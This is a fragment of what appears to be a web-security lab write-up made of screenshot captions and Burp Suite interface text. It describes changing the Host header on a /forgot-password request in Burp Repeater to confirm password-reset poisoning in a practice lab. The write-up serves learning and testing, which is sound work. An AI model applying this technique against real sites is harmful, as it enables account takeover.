
Inspector Notes

Ready

Event log (1) All issues

Memory: 114.0MB Disabled

POST request has been loaded into Repeater




“This screenshot shows a test request sent through Burp Repeater where I changed the Host header to check if the application reflects it in the password-reset link. This step confirmed that Host Header Injection is possible.”

The captured POST request has been loaded into Repeater to allow manual modification of parameters such as host & username=wiener.


This screenshot shows the /forgot-password request opened inside BurpSuite Repeater. Injected host header as FirstQuadrant & send

On the right side, the Response panel displays the server’s HTML output for the Basic password reset poisoning lab.

